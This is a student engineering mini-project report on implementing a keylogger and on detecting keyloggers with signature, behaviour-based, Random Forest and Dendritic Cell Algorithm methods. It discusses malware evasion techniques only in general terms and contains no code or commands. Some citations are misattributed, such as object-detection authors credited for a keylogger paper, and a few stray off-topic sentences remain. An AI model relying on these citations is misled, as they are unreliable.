IMPLEMENTING KEYLOGGING MALWARE AND DETECTING KEYLOGGING TECHNOLOGY

MINI PROJECT (REVIEW3)

Submitted by

Perarasu M (Reg No: 212222100033)

in partial fulfillment for the award

of the degree of

BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE ENGINEERING(CYBER SECURITY)

SAVEETHA ENGINEERING COLLEGE, THANDALAM

An Autonomous Institution Affiliated to

ANNA UNIVERSITY - CHENNAI 600 025

NOVEMBER 2024

SAVEETHA ENGINEERING COLLEGE

AUTONOMOUS

NAAC A GRADE

Affiliated to Anna University | Approved by AICTE

ANNA UNIVERSITY, CHENNAI

BONAFIDE CERTIFICATE

Certified that this Project report **"IMPLEMENTING KEYLOGGING MALWARE AND DETECTING KEYLOGGING TECHNOLOGY "** is the bonafide work of **PERARASU M (212222100033),** who carried out this project work under my supervision.

SIGNATURE

Dr.R.AUGUSTIAN ISAAC

Associate Professor

SUPERVISOR

Dept of Artificial Intelligence and Machine Learning,

Saveetha Engineering College, Thandalam, Chennai 602105

SIGNATURE

Dr. G.NAGAPPAN, M.E., Ph.D.,

Professor

HEAD OF THE DEPARTMENT

Dept of computer science engineering(cyber security),

Saveetha Engineering College, Chennai 602105.

DATE OF THE VIVA VOCE EXAMINATION: ……

INTERNAL EXAMINER **EXTERNAL EXAMINER**

ACKNOWLEDGEMENT

I would like to express my heartfelt gratitude to our esteemed Founder President **Dr. N. M. Veeraiyan**, our President **Dr. Saveetha Rajesh**, our Director **Dr. S. Rajesh**, and the entire management team for providing the essential infrastructure.

I extend my sincere appreciation to our principal, **Dr. V. Vijaya Chamundeeswari, M.Tech., Ph.D.,** for creating a supportive learning environment for this project.

I am very thankful to our Dean of ICT, **Mr. Obed Otto,** M.E., for facilitating a conducive atmosphere that allowed me to complete my project successfully.

My thanks go to **Dr.G.NAGAPPAN, M.E., Ph.D.,**, Professor and Head of the Department of computer science engineering(cyber security) at Saveetha Engineering College, for his generous support and for providing the necessary resources for my project work.

I would also like to express my profound gratitude to my Supervisor, **Dr.R.Augustian isaac**, and my Project Coordinator **Dr. P. Sundarvadivel**, Associate Professor at Saveetha Engineering College, for their invaluable guidance, suggestions, and constant encouragement, which were instrumental in the successful completion of this project. Their timely support and insights during the review process were greatly appreciated.

I am grateful to all my college faculty, staff, and technicians for their cooperation throughout the project. Finally, I wish to acknowledge my loving parents, friends, and well-wishers for their encouragement in helping me achieve this milestone.

ABSTRACT

Keyloggers, software or hardware devices that covertly track and record keystrokes made on a computer or mobile device, have evolved into a significant threat in the realm of cybersecurity. While keylogging technology can be used for legitimate purposes such as employee monitoring, parental control, or diagnostic tools, it is more commonly exploited by cybercriminals for malicious activities like data theft, identity fraud, and unauthorized system access. Given the increasing sophistication of keylogging malware, it has become essential to develop advanced detection techniques that can safeguard sensitive information.

This project, titled "Implementing Keylogging Malware and Detecting Keylogging Technology", aims to explore both the offensive and defensive dimensions of keylogging technology. On one side, we seek to understand the internal workings of keylogging malware, specifically how such programs are developed, how they capture keystrokes, and howthey evade detection. By simulating a keylogger, we can better grasp the vulnerabilities exploited by attackers, including the stealth techniques used to bypass traditional security measures like antivirus software.

Keyloggers can be designed as standalone applications that are either installed on a device through malicious software or as fileless malware that operates directly from memory. The stealthiness of advanced keyloggers, such as those employing rootkits or process-hollowing techniques, allows them to operate undetected by many security systems. This aspect of the project focuses on building a keylogger to understand these evasion techniques, offering insights into how attackers gain access to sensitive information such as passwords, credit card numbers, and personal identification numbers (PINs)

TABLE OF CONTENTS



LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS

DCA	Dendritic cell algorithm
CPU	Central Processing Unit
RAM	Random Access Memory
PID	Process Identifier
EXE	Executable File
API	Application Programming Interface
KL	KeyLogger
ML	Machine Learning
AI	Artificial Intelligence

LIST OF SYMBOLS

S.NO.	SYMBOL NAME	SYMBOL
1.	Usecase	
2.	Actor	
3.	Process	
4.	Start	
5.	Decision	
6.	Unidirectional	
7.	Entity set	
8.	Stop	

Chapter 1

INTRODUCTION

1.1 OVERVIEW OF THE PROJECT

In today's digital age, where sensitive information such as personal identification numbers (PINs), passwords, and financial data is constantly at risk, the demand for robust cybersecurity measures is critical. Keyloggers, a common cyber threat, covertly record keystrokes to harvest sensitive data, which attackers exploit for identity theft, financial fraud, or unauthorized access. While keylogging technology has legitimate uses, such as employee monitoring or parental control, its stealth capabilities make it an attractive tool for cybercriminals. Attackers deploy keyloggers through phishing, malicious downloads, or direct infiltration, transmitting the stolen data back to the attacker without alerting the user.

Despite advancements in antivirus solutions and intrusion detection systems, many keyloggers evade detection, especially those employing advanced techniques such as rootkits or process injection. These methods allow keyloggers to embed deeply into a system’s architecture, leaving no clear footprint and rendering traditional detection methods ineffective. To counteract this, the project titled **"Implementing Keylogging Malware and Detecting Keylogging Technology"** explores both the creation of keylogging malware and the development of advanced detection techniques.

This project involves two key detection modules: the **Signature-Based Detection Module** and the **Behavior-Based Detection Module**. The Signature-Based Detection Module identifies known keylogger patterns by comparing their signatures with an existing database, providing a baseline to detect conventional threats. However, signature-based methods are limited in detecting new, polymorphic, or advanced keyloggers. To overcome these limitations, the Behavior-Based Detection Module focuses on identifying anomalies in system behavior. It analyzes patterns like unusual CPU usage, unexpected file creation, abnormal network activity, and suspicious system calls. These modules are implemented using **Python** and **Flax**, ensuring flexibility and efficiency in handling real-time detection.

To enhance detection accuracy, the project incorporates **machine learning**, using the **Random Forest** algorithm for its ability to classify activities as benign or malicious. By training the model on labeled

datasets containing both safe and malicious behaviors, the Random Forest model recognizes subtle patterns indicative of keylogger activity. Additionally, the **Dendritic Cell Algorithm (DCA)**, inspired by the human immune system, is integrated to analyze input signals dynamically. DCA categorizes system signals as safe, danger, or pathogenic, enabling adaptive classification of threats. Combined with error rules, which define specific conditions for identifying deviations from normal behavior, this approach minimizes false positives and ensures precision in detecting advanced keyloggers.

The project's results and components are showcased through a website, which features a real-time detection dashboard, simulation tools to understand keylogging mechanisms, and visualized reports generated by the detection modules. Interactive learning sections explain the technologies used, including Python, Flax, Random Forest, and DCA. This comprehensive approach addresses the growing need for robust cybersecurity solutions, bridging the gap between traditional and modern methods to effectively detect and prevent keylogging threats.

1.2 PROBLEM DEFINITION

Keylogging malware presents a significant threat to cybersecurity by silently capturing every keystroke a user makes on a computer or mobile device. This type of malware poses a severe risk, as it can harvest sensitive data such as passwords, personal identification numbers (PINs), banking details, and private communications. Once the keylogger captures this data, it is typically transmitted to an attacker who can exploit the information for malicious purposes, including identity theft, financial fraud, and unauthorized system access.

Despite advancements in antivirus software and security protocols, keyloggers have evolved to become more sophisticated and elusive. Many traditional antivirus programs rely on signature-based detection methods, which struggle to identify novel keyloggers or fileless malware that operate directly from system memory. Moreover, keyloggers that use techniques such as process hollowing, rootkits, or encryption to mask their activity can evade detection altogether, making them incredibly difficult to neutralize

In addition to being challenging to detect, keyloggers can also operate in stealth mode for extended periods, capturing vast amounts of sensitive data before being discovered. The increasing use of advanced keyloggers by cybercriminals to steal sensitive information, coupled with their ability to bypass existing detection mechanisms, has created a critical need for more effective detection and prevention technologies

The objective of this project is to address these challenges by exploring both the offensive and defensive aspects of keylogging technology. The first part of the project involves implementing keylogging malware to gain a deeper understanding of its development, deployment, and the techniques used to avoid detection. By examining how keyloggers capture and transmit data, the project will provide insights into the methods attackers use to exploit system vulnerabilities

The second part of the project focuses on developing advanced detection methods to counter these threats. Specifically, the project will investigate behavior-based detection mechanisms, machine learning models, and real-time monitoring techniques capable of identifying the presence of keyloggers that may evade traditional signature-based antivirus systems. This dual focus will enable the creation of a more robust and adaptive detection framework, enhancing system security and preventing sensitive data from being intercepted by keyloggers.

Thus, the problem this project addresses is the growing threat posed by keylogging malware, particularly its ability to evade traditional detection techniques, and the need for more sophisticated methods to detect and mitigate keylogger activity in real-time

Chapter 2

LITERATURE SURVEY

2.1 INTRODUCTION

The existing literature on keylogging malware encompasses studies on both the implementation and the detection aspects of this technology. Studies on keylogging malware provide insights into various techniques used for capturing keystrokes, ranging from hardware-based to software-based approaches. Meanwhile, research on detection methodologies focuses on identifying patterns of abnormal behavior that indicate the presence of keylogging software, such as monitoring unusual processes or analyzing network traffic for data exfiltration.

2.2 LITERATURE SURVEY

2.2.1 KEYLOG SPY FOR TRADITIONAL KEYLOGGERS

Author Name : Bart Lenaerts-Bergmans

Year of Publish : 2023

In the cybersecurity field, keyloggers have long been a source of concern due to their potential to capture sensitive data with minimal detection. Traditional keyloggers operate as either hardware or software, intercepting keystrokes at different stages within a device. Earlier detection methods, such as signature-based antivirus systems, provided limited effectiveness against sophisticated keyloggers that employ rootkits and process injection techniques. More recent detection approaches incorporate behavioral analysis, identifying unusual system patterns indicative of a keylogger's presence, while machine learning algorithms, like anomaly detection models, offer additional robustness against novel variants. Future advancements could further improve these techniques, enhancing real-time detection while minimizing false positives and computational costs.

2.2.2 Keyloggers: How they work and how to detect them

Author Name : Dmitry V. (Dmitry G.)

Year of Publish : 2015

The article provides an in-depth overview of keyloggers, detailing their operational mechanisms and various types, such as software and hardware keyloggers. It discusses the risks associated with keyloggers, including data theft and privacy invasion, and emphasizes the importance of detection methods. The piece also outlines preventive measures to safeguard against keylogging attacks, which can be critical for individuals and organizations alike.Rich feature hierarchies for accurate object detection and semantic segmentation.

2.2.3 KEYLOG SPY

Author Name : Girshick, R., Donahue, J., Darrell, T., & Malik, J.

Year of Publish : 2014

In the paper "KEYLOG SPY," published in the International Journal of Novel Research and Development, the authors delve into the critical role of keyloggers in cybersecurity, offering a comprehensive overview of their functionality and implications. Keyloggers, which can be categorized as either software or hardware, serve essential purposes ranging from user activity monitoring to maliciously capturing sensitive information without consent. The authors highlight the ethical and legal considerations associated with keylogging, emphasizing the importance of balancing security needs with privacy rights. By reviewing existing research, they identify trends in keylogger usage and the evolution of detection and prevention techniques. The study underscores the need for innovative solutions to address the limitations of traditional detection methods, particularly as technology advances. Additionally, it explores the impact of emerging technologies, such as artificial intelligence and machine learning, on both keylogger capabilities and detection mechanisms. Case

studies of notable keylogging incidents further illustrate the real-world implications of this research, revealing lessons that can inform future cybersecurity strategies. Overall, the authors advocate for ongoing research to better understand keyloggers and develop effective countermeasures to protect sensitive information in an increasingly complex cyber threat landscape.

2.2.4 An Innovative Keylogger Detection System Using Machine Learning Algorithms and Dendritic Cell Algorithm

Author Name : GSoham P. Chinchalkar and Rachna K. Somkunwar:

In their paper, "An Innovative Keylogger Detection System Using Machine Learning Algorithms and Dendritic Cell Algorithm," published by the International Information and Engineering Technology Association, Chinchalkar and Somkunwar present a novel approach to detecting keyloggers through the application of machine learning techniques and the Dendritic Cell Algorithm (DCA). The authors begin by discussing the growing prevalence of keyloggers as a significant cybersecurity threat, emphasizing the necessity for effective detection methods to safeguard sensitive information. They review existing detection methodologies, highlighting their limitations in accurately identifying advanced keyloggers that employ evasion techniques. The proposed system utilizes a combination of machine learning algorithms, which enhances detection capabilities by learning from patterns of normal and malicious behavior. By integrating the Dendritic Cell Algorithm, which mimics the immune response in biological systems, the authors create a robust detection framework that improves upon traditional signature-based approaches. The literature survey also addresses the challenges faced in the current landscape of keylogger detection, such as the rapid evolution of malware and the need for real-time detection solutions. The authors provide a comparative analysis of their approach against existing methods, demonstrating its superior accuracy and efficiency. Overall, the paper contributes significantly to the field of cybersecurity by offering innovative strategies for keylogger detection and underscoring the importance of leveraging advanced technologies to combat cyber threats effectively.

2.2.5 Keylogger Detection and Prevention:

Author Name : Arjun Singh, Pushpa Choudhary, Akhilesh Kumar Singh, and DheerendraKumar Tyagi:

In their paper "Keylogger Detection and Prevention," presented at the International Conference on Computational and Experimental Methods in Mechanical Engineering (ICCEMME) in 2021, Singh, Choudhary, Kumar Singh, and Tyagi explore effective strategies for identifying and mitigating keylogger threats in cybersecurity. The authors begin by discussing the increasing sophistication of keyloggers and their potential impact on data security, highlighting the necessity for robust detection and prevention mechanisms. They review existing literature on keylogger methodologies, categorizing them into various types and assessing their operational techniques. The paper emphasizes the limitations of traditional detection methods, which often rely on signature-based approaches that may not be effective against new or modified keyloggers. To address these challenges, the authors propose an integrated detection and prevention framework that combines multiple techniques, including behavior-based detection and heuristic analysis, to enhance accuracy and responsiveness. They provide a detailed analysis of their proposed system's architecture, discussing how it identifies suspicious activities in real-time while minimizing false positives. The survey also highlights the importance of user awareness and education in preventing keylogger attacks, underscoring the role of proactive measures alongside technical solutions. By comparing their approach with existing detection systems, the authors demonstrate its effectiveness and potential for practical application in various settings. Overall, this paper contributes valuable insights into the ongoing battle against keyloggers, advocating for innovative detection methodologies and comprehensive prevention strategies to safeguard sensitive information.

2.3 LITERATURE SURVEY SUMMARY

S.No	Research	Technique	Features Used	Domain	Disadvantage / Advantage	Future Direction
01	Nikhil Ingle, Shreya Agnihotri & Kavita Dev (IJNRD.ORG) issued 5 May 2022	Software-based keylogger developed in Python, running stealthily.	Captures keystrokes, system/network info, screenshots, clipboard data.	Cybersecurity and surveillance.	High risk of misuse for malicious purposes. can be detected by antivirus. Efficient remote monitoring of user activities; broad data capture capabilities.	Enhanced stealth capabilities and advanced detection methods.
02	Soham P. Chinchalkar & Rachna K. Somkunwar (IIETA) Issued 29 November 2023	Hybrid approach combining SVM, Naive Bayes, and DCA for keylogger detection	Analyzes typing speed, command patterns (periodic/random), and system behavior.	Machine learning, cybersecurity, malware detection.	High computational complexity; limited effectiveness with small datasets. High detection accuracy (99.8%); effective for both periodic and random keylogger behaviors.	Cross-platform detection, AI-enhanced real-time monitoring, cloud-based solutions.
03	Arjun Singh, Pushpa Choudhary , Akhilesh kumar singh &	Behavior-based detection, anti-hook techniques, task manager monitorin	Detects keystroke interception, monitors unusual system processes, hardware keylogger	Cybersecurity, malware prevention.	Limited effectiveness against advanced/unknown keyloggers; hardware keyloggers are hard to detect.	AI-based detection, improved hardware keylogger detection, cross-platform

	Dheerendra kumar tyagi (ICCEMME) Issued 2021	g.	detection.		Proactive prevention techniques, real-world applications in IT, parental control, and security agencies.	support.

2.3 LITERATURE SURVEY SUMMARY

Chapter 3

SYSTEM ANALYSIS

3.1 EXISTING SYSTEM

Current cybersecurity systems use a mix of traditional and modern techniques to detect and mitigate malware threats, including keyloggers. Signature-based detection forms the core of traditional antivirus software, scanning systems for known patterns of malicious code and taking action when matches are found. While effective against previously identified threats, this method struggles to detect new or modified keyloggers and is ineffective against fileless malware that operates directly from system memory. Heuristic-based detection, which looks for anomalies or suspicious behavior in system processes, offers more adaptability but often fails to identify advanced keyloggers that mimic legitimate processes through techniques like process injection or hollowing. Moreover, it is prone to generating false positives, increasing the burden on administrators.

Behavior-based monitoring in tools like Intrusion Detection Systems (IDS) and Host Intrusion Detection Systems (HIDS) tracks activities such as unusual file access, abnormal CPU usage, or unexpected network traffic to flag potential threats. However, these methods also face challenges, including frequent false positives and difficulties in real-time detection. Additionally, user-level defenses like virtual keyboards and anti-keylogging software offer limited and scenario-specific protection, often being impractical for widespread use.

To enhance these traditional approaches, integrating real-time monitoring tools within a web interface can provide better visibility into system activities. Features such as CPU usage and process monitoring, network activity tracking, and file access observation can help identify anomalies indicative of keyloggers or malware. These insights, combined with advanced detection mechanisms like the Random Forest classifier and Dendritic Cell Algorithm (DCA), create a robust framework for identifying and mitigating advanced keylogging threats in real-time.

3.2 DISADVANTAGES OF EXISTING SYSTEM

- The existing systems often fail to detect advanced keyloggers that employ modern techniques like fileless operations, rootkits, and polymorphic or metamorphic malware.

- Results in fewer false positives due to reliance on exact signature matches, making it reliable for known threats.
- Capable of detecting new or unknown malware by analyzing suspicious behavior rather than specific patterns.
- Can identify hidden malware techniques, such as process injection or hollowing, by looking for unexpected behaviors.
- Signature-based detection relies heavily on regularly updated databases of known malware patterns. It is ineffective against zero-day threats, newly developed keyloggers, or variants that slightly alter their structure to bypass detection.

3.3 PROPOSED SYSTEM

The proposed system is designed to address the limitations of traditional cybersecurity methods in detecting and mitigating advanced keylogging threats. It combines signature-based detection, behavior-based analysis, and advanced machine learning techniques to create a robust and adaptive framework. The primary focus is on real-time detection, leveraging comprehensive tools and innovative algorithms to ensure high accuracy and minimal false positives.

The system integrates two key detection modules. The **Signature-Based Detection Module** identifies known keylogger patterns by comparing them with an extensive database of signatures, providing a reliable foundation for detecting conventional threats. Complementing this, the **Behavior-Based Detection Module** focuses on identifying anomalies in system activities, such as unusual CPU usage, unexpected file creation, abnormal network activity, or suspicious system calls. By analyzing these patterns dynamically, this module addresses the limitations of traditional systems in detecting polymorphic, fileless, or deeply embedded keyloggers.

To enhance detection capabilities, the system employs machine learning techniques, including the **Random Forest Algorithm**, which classifies system behaviors into benign or malicious categories. Trained on a dataset of labeled activities, the model is capable of identifying subtle, complex patterns indicative of keylogger activity. Furthermore, the integration of the **Dendritic Cell Algorithm (DCA)** adds an adaptive layer to the detection mechanism. Inspired by the human immune system, DCA categorizes system signals as safe, danger, or pathogenic, providing dynamic and real-time analysis of evolving threats.

The system is deployed on a user-friendly web platform that includes a real-time detection dashboard and monitoring tools for CPU usage, process tracking, network activity, and file system monitoring. These features offer deep visibility into system operations and allow users to detect and respond to potential threats effectively. Additionally, the platform provides educational resources, such as simulation tools to understand keylogging techniques and interactive sections detailing the technologies used, including Python, Flask, Random Forest, and DCA.

This comprehensive and innovative approach ensures that the proposed system is highly effective in detecting both traditional and advanced keyloggers, making it a significant advancement in modern cybersecurity solutions. By bridging the gap between traditional and emerging detection methods, the system enhances real-time response capabilities and strengthens the overall security posture against keylogging malware.

3.4 ADVANTAGES OF PROPOSED SYSTEM

- The proposed system combines both signature-based and behavior-based detection techniques, improving the accuracy and scope of malware detection, especially for sophisticated keyloggers.
- Utilizing the Random Forest algorithm, the system can classify normal versus suspicious activities effectively, enhancing detection of unknown or polymorphic keyloggers that might evade traditional antivirus software.
- The application provides a graphical interface to visualize system behavior and detection results, making it easier for users to understand security issues and respond quickly to threats.
- The system provides real-time monitoring of CPU usage, processes, network activity, and file operations, ensuring timely detection of malicious activities.
- Real-time insights and rapid response mechanisms provide robust protection against data theft, identity fraud, and other cyber risks.

3.5 FEASIBILITY STUDY

The feasibility study assesses the practicality and effectiveness of implementing the proposed system for detecting and mitigating advanced keylogging threats by focusing on technical, operational, and economic aspects. Technically, the system leverages established tools and methodologies, combining signature-based detection, behavior-based analysis, and machine learning techniques like Random Forest for comprehensive threat coverage. The inclusion of the Dendritic Cell Algorithm (DCA), inspired by biological immune systems, enhances adaptability, while support for Linux (Kali) and Windows ensures cross-platform compatibility. Using Python, Flask, and libraries like Sklearn and Pynput ensures efficient implementation with readily available resources, and real-time monitoring tools provide deep system visibility.

Operationally, the system is designed for ease of use, with a web-based platform offering a real-time detection dashboard and interactive tools accessible to both technical and non-technical users. Features like automated alerts and educational resources, including simulation tools, enhance practicality and cybersecurity awareness. Its adaptability allows it to counter emerging threats by updating machine learning models and signature databases. Economically, the system minimizes costs by relying on open-source tools and standard hardware, avoiding expensive infrastructure upgrades. Its modular architecture supports scalability and incremental enhancements, ensuring sustainability. The potential to significantly reduce financial and reputational losses from data breaches justifies the investment, making it a cost-effective solution.

In conclusion, the proposed system is technically viable, operationally practical, and economically beneficial, addressing the limitations of traditional methods while offering an adaptive, real-time solution to strengthen defenses against keylogging threats.

3.6 Software

- Visual Studio Code
- Google Colab(Notebook)
- Virustotal API
- Python

3.7 Python Libraries

- Pynput(keyboards)
- Sklearn,smtplib
- Threading,psutil,time,logging,
- Flask
- Pyinstaller

3.8 Platform

* Linux(Kali) * windows

3.8.1 Linux(kali)

In this project, Kali Linux serves as the platform for both implementing keylogging malware and detecting it, leveraging its comprehensive set of tools for penetration testing and security analysis. For detection, the system employs a Random Forest classifier to analyze and classify system behaviors, identifying potential signs of keylogger activity based on patterns observed in historical data. Alongside this, the Dendritic Cell Algorithm (DCA) enhances detection by identifying anomalies based on biological immune responses, making it particularly effective for detecting polymorphic or adaptive malware.

Additionally, the Alert and Response Mechanism is designed to automatically trigger notifications and actions when suspicious activity is detected. This mechanism enables the system to respond rapidly, alerting administrators and quarantining potentially malicious processes or files. Combined, these elements create a robust framework for both understanding keylogging threats and mitigating them in real time, all within the Kali Linux environment.object-oriented programming concepts such as encapsulation, inheritance, and polymorphism.


Chapter 4

SYSTEM DESIGN

4.1 ENTITY-RELATIONSHIP DIAGRAM

The Entity-Relationship (ER) diagram represents a system for monitoring processes, analyzing network traffic, detecting potential malicious behavior, and implementing remediation actions when threats are detected. The key entities include Process, NetworkTraffic, DetectionAlert, SignatureDetection, BehavioralPattern, RemediationAction, DatabaseLog, and User.

This ER diagram represents a system for monitoring processes, analyzing network traffic, detecting threats, and taking remediation actions. Key entities include Process (tracks system processes and links to NetworkTraffic and DetectionAlert for monitoring), Detection-alert (logs alerts with links to Process, Signature Detection, and BehavioralPattern for identifying threats), and RemediationAction (details actions taken for each alert, connected to specific processes).DatabaseLog records all actions and links to User to ensure traceability. SignatureDetection and BehavioralPattern help detect threats through known signatures or behavioral analysis. This system supports comprehensive threat monitoring, response, and accountability.



4.1 Entity-relationship diagram

4.2 DATA FLOW DIAGRAM (DFD)

The Data Flow Diagram (DFD) shows a system for detecting malware and keyloggers, combining multiple monitoring and detection techniques. It begins with the User who may unknowingly interact with threats. Keylogger & Malware detection uses Signature Detection to find known patterns, storing alerts in Detection Alert Storage. Process Monitoring and Behavioral Pattern Detection analyze active processes, using data from External Systems for improved accuracy. Network Traffic Monitoring checks for suspicious network activity, generating alerts in Alert Generation & Logging and notifying users if needed. Remediation Action Storage logs actions taken against detected threats. This layered system ensures thorough monitoring and response to potential threats.




Fig 4.2.1 Data flow Diagram

4.3 UML DIAGRAMS

4.3.1 Use Case Diagram

The document appears to be a use case diagram for a project focused on implementing keylogging malware and detecting keylogging technology. Here's an explanation of its main

components:

- Actors: Likely responsible for configuring the detection settings, starting and stopping monitoring processes, and managing reports or alerts.
- A user who analyzes alerts, monitors processes, and responds to notifications.
- Use Cases: Adjusts system parameters for detecting keylogging.Toggles the system's real-time monitoring of processes. Triggers responses for detected anomalies, notifying relevant personnel.
- Allows users to review and document findings.
- **Relationships**: For example, "Generate Alert" may extend "Analyze Processes," adding functionality by responding to identified issues.
- System Boundary: The "System" boundary encapsulates these use cases, delineating internal functions (like detection and alerts) from external actors (Administrator and Security Analyst). This boundary highlights the system's focus on detection and reporting without involving external data sources.

